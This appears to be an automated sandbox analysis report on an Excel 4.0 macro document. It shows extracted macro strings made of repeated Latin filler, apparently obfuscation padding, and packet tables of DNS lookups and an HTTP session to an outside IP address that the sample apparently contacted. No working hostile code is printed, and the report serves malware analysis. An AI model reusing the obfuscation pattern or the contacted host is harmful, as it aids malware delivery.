| Has Summary Info:                    |  |
| Application Name:                    |  |
| Encrypted Document:                  |  |
| Contains Word Document Stream:       |  |
| Contains Workbook/Book Stream:       |  |
| Contains PowerPoint Document Stream: |  |
| Contains Visio Document Stream:      |  |
| Contains ObjectPool Stream:          |  |
| Flash Objects Count:                 |  |
| Contains VBA Macros:                 |  |

# Macro 4.0 Code

....."Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructor, commodum mediocre m id cum. Eu cum iuaret debitis voluptatibus, esse perfectio reformidans id has. Odio contentiones sed cu, usu commodum prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrumsu, eum ea facer nostrum pericula. An eos iusto solet, id mel dico habemus. An nam debet instructor, commodum mediocre m id cum. Vel in dicant cetero phaedrumsu, eum ea facer nostrum pericula. An nam debet instructor, commodum mediocre m id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accusant et mea. Eu cum iuaret debitis voluptatibus, esse perfectio reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructor, commodum mediocre m id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui."

....."=ASIN(45

"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructor, commodio mediocrem id cum. Eu cum iuaret debitis voluptatibus, esse perfectio reformidans id has. Odio contentiones sed cu, usu commodio prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An eam dolores lobortis percipitur, quo te equidem deleniti disputando. Tation deleniti percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodio prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructor, commodio mediocrem id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet optere no mea, quis regione suscipiantur mea an. Oratio accumsan et mea. Eu cum iuaret debitis voluptatibus, esse perfectio reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no vix cu modo dicat principes. Tation deleniti percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructor, commodio mediocrem id cum. Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui."

"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructor, commodio mediocrem id cum. Eu cum iuaret debitis voluptatibus, esse perfectio reformidans id has. Odio contentiones sed cu, usu commodio prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An eam dolores lobortis percipitur, quo te equidem deleniti disputando. Tation deleniti percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodio prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes

....."Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructor, commodio mediocrem id cum. Eu cum iuaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodio prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapiente m. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An eos iusto solet, id mel dico habemus. An nam debet instructor, commodio mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Tation delenit percipitur at vix. Magna copiosae aperian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodio prompta prodesset id. Magna copiosae aperian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam cunctiplex pro an, quem omnes munere id vix. Ceteros assentior omittatur cum ad, ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructor, commodio mediocrem id cum. Lo rem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an. Oratio accumsan et mea. Eu cum iuaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no, vix cu modo dicat principes. Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructor, commodio mediocrem id cum. Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. ....

## TCP Packets

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| May 3, 2021 19:48:15.719537020 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:15.892509937 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:15.893599033 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:15.894133091 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.073235989 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084395885 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084423065 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084435940 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084449053 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084465981 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084486008 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084508896 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084525108 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.084530115 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084549904 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084569931 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.084573030 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.084618092 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.084629059 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265486956 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265604019 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265691042 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265763044 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265772104 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265825987 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265835047 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265870094 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265882969 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265908957 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265932083 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265949965 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.265981913 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.265990019 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266006947 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266037941 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266053915 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266082048 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266103983 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266120911 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266141891 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266169071 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266182899 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266211987 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266235113 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266249895 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266274929 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266289949 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266308069 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266330004 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266360044 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266366959 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266407013 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266418934 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266458035 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266463041 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266469955 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266508102 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.266514063 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.266565084 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448357105 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448482037 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448487043 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |

| Timestamp                           | Source Port | Dest Port | Source IP     | Dest IP       |
|-------------------------------------|-------------|-----------|---------------|---------------|
| May 3, 2021 19:48:16.448508978 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448534012 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448544025 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448551893 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448558092 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448576927 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448581934 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448596954 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448609114 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448627949 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448633909 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448653936 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448657990 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448681116 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448682070 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448695898 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448708057 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448726892 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448731899 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448755980 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448755980 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448770046 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448780060 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448801041 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448803902 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448826075 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448829889 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448846102 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448853970 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448875904 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448877096 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448899031 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448900938 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448920965 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448925018 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448939085 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |
| May 3, 2021 19:48:16.448947906 CEST | 49740       | 80        | 192.168.2.4   | 162.241.24.47 |
| May 3, 2021 19:48:16.448956013 CEST | 80          | 49740     | 162.241.24.47 | 192.168.2.4   |

## UDP Packets

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| May 3, 2021 19:47:58.020844936 CEST | 64646       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:47:58.072629929 CEST | 53          | 64646     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:47:58.117489100 CEST | 65298       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:47:58.195224047 CEST | 53          | 65298     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:47:59.453775883 CEST | 65298       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:47:59.511570930 CEST | 53          | 65298     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:47:59.682372093 CEST | 59123       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:47:59.734302044 CEST | 53          | 59123     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:47:59.765811920 CEST | 54531       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:47:59.814438105 CEST | 53          | 54531     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:00.753032923 CEST | 49714       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:00.801937103 CEST | 53          | 49714     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:01.510534048 CEST | 58028       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:01.569550037 CEST | 53          | 58028     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:02.537785053 CEST | 53097       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:02.588073015 CEST | 53          | 53097     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:03.540112972 CEST | 49257       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:03.589113951 CEST | 53          | 49257     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:04.799597979 CEST | 62389       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:04.858560085 CEST | 53          | 62389     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:06.981548071 CEST | 49910       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:07.033443928 CEST | 53          | 49910     | 8.8.8.8     | 192.168.2.4 |

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| May 3, 2021 19:48:09.547194004 CEST | 55854       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:09.600395918 CEST | 53          | 55854     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:10.447953939 CEST | 64549       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:10.496746063 CEST | 53          | 64549     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:10.745537043 CEST | 63153       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:10.819489002 CEST | 53          | 63153     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:11.303186893 CEST | 52991       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:11.382322073 CEST | 53          | 52991     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:11.743668079 CEST | 53700       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:11.800832987 CEST | 53          | 53700     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:12.310800076 CEST | 52991       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:12.384352922 CEST | 53          | 52991     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:13.346000910 CEST | 52991       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:13.406004906 CEST | 53          | 52991     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:14.271812916 CEST | 51726       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:14.323384047 CEST | 53          | 51726     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:15.361022949 CEST | 52991       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:15.421334028 CEST | 53          | 52991     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:15.532649994 CEST | 56794       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:15.589939117 CEST | 53          | 56794     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:15.659585953 CEST | 56534       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:15.717000008 CEST | 53          | 56534     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:16.480113029 CEST | 56627       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:16.540180922 CEST | 53          | 56627     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:17.712814093 CEST | 56621       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:17.761617899 CEST | 53          | 56621     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:18.549732924 CEST | 63116       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:18.598401070 CEST | 53          | 63116     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:19.378334999 CEST | 52991       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:19.431777000 CEST | 53          | 52991     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:22.490780115 CEST | 64078       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:22.539602995 CEST | 53          | 64078     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:23.475693941 CEST | 64801       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:23.526113987 CEST | 53          | 64801     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:24.371949911 CEST | 61721       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:24.429546118 CEST | 53          | 61721     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:25.530097008 CEST | 51255       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:25.581655025 CEST | 53          | 51255     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:26.550929070 CEST | 61522       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:26.602658987 CEST | 53          | 61522     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:27.394934893 CEST | 52337       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:27.443691015 CEST | 53          | 52337     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:28.273298025 CEST | 55046       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:28.322206020 CEST | 53          | 55046     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:33.605958939 CEST | 49612       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:33.655102968 CEST | 53          | 49612     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:35.654012918 CEST | 49285       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:35.715250015 CEST | 53          | 49285     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:53.880641937 CEST | 50601       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:53.948237896 CEST | 53          | 50601     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:48:54.745251894 CEST | 60875       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:48:54.804958105 CEST | 53          | 60875     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:07.573806047 CEST | 56448       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:07.623661041 CEST | 53          | 56448     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:09.973408937 CEST | 59172       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:10.031073093 CEST | 53          | 59172     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:15.541081905 CEST | 62420       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:15.599922895 CEST | 53          | 62420     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:24.242067099 CEST | 60579       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:24.303713083 CEST | 53          | 60579     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:25.680222034 CEST | 50183       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:26.036195993 CEST | 53          | 50183     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:31.493801117 CEST | 61531       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:31.602425098 CEST | 53          | 61531     | 8.8.8.8     | 192.168.2.4 |

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| May 3, 2021 19:49:32.183551073 CEST | 49228       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:32.283015966 CEST | 53          | 49228     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:32.868941069 CEST | 59794       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:32.925901890 CEST | 53          | 59794     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:33.426692009 CEST | 55916       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:33.446129084 CEST | 52752       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:33.492338896 CEST | 53          | 55916     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:33.563680887 CEST | 53          | 52752     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:34.139262915 CEST | 60542       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:34.356014013 CEST | 53          | 60542     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:35.054305077 CEST | 60689       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:35.116791964 CEST | 53          | 60689     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:35.808538914 CEST | 64206       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:35.874460936 CEST | 53          | 64206     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:36.826643944 CEST | 50904       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:36.875463009 CEST | 53          | 50904     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:37.749708891 CEST | 57525       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:37.806780100 CEST | 53          | 57525     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:38.293924093 CEST | 53814       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:38.343143940 CEST | 53          | 53814     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:47.344005108 CEST | 53418       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:47.392643929 CEST | 53          | 53418     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:48.542215109 CEST | 62833       | 53        | 192.168.2.4 | 8.8.8.8     |
